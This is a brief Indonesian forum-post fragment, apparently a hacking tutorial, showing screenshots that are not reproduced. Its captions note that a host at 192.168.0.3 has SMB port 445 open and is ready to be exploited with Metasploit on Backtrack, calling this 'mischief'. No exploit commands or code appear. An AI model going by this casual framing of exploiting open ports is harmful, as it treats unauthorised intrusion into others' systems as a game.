


Ada host dengan ip 192.168.0.3 port 445 yang terbuka
Tinggal di exploit




Hasil kenakalan Metasploit dan Backtrack

Sumber : http://forum.id-backtrack.com/
Original : id-backtrack | zee eichel
http://forum.id-backtrack.com/showthread.php?tid=66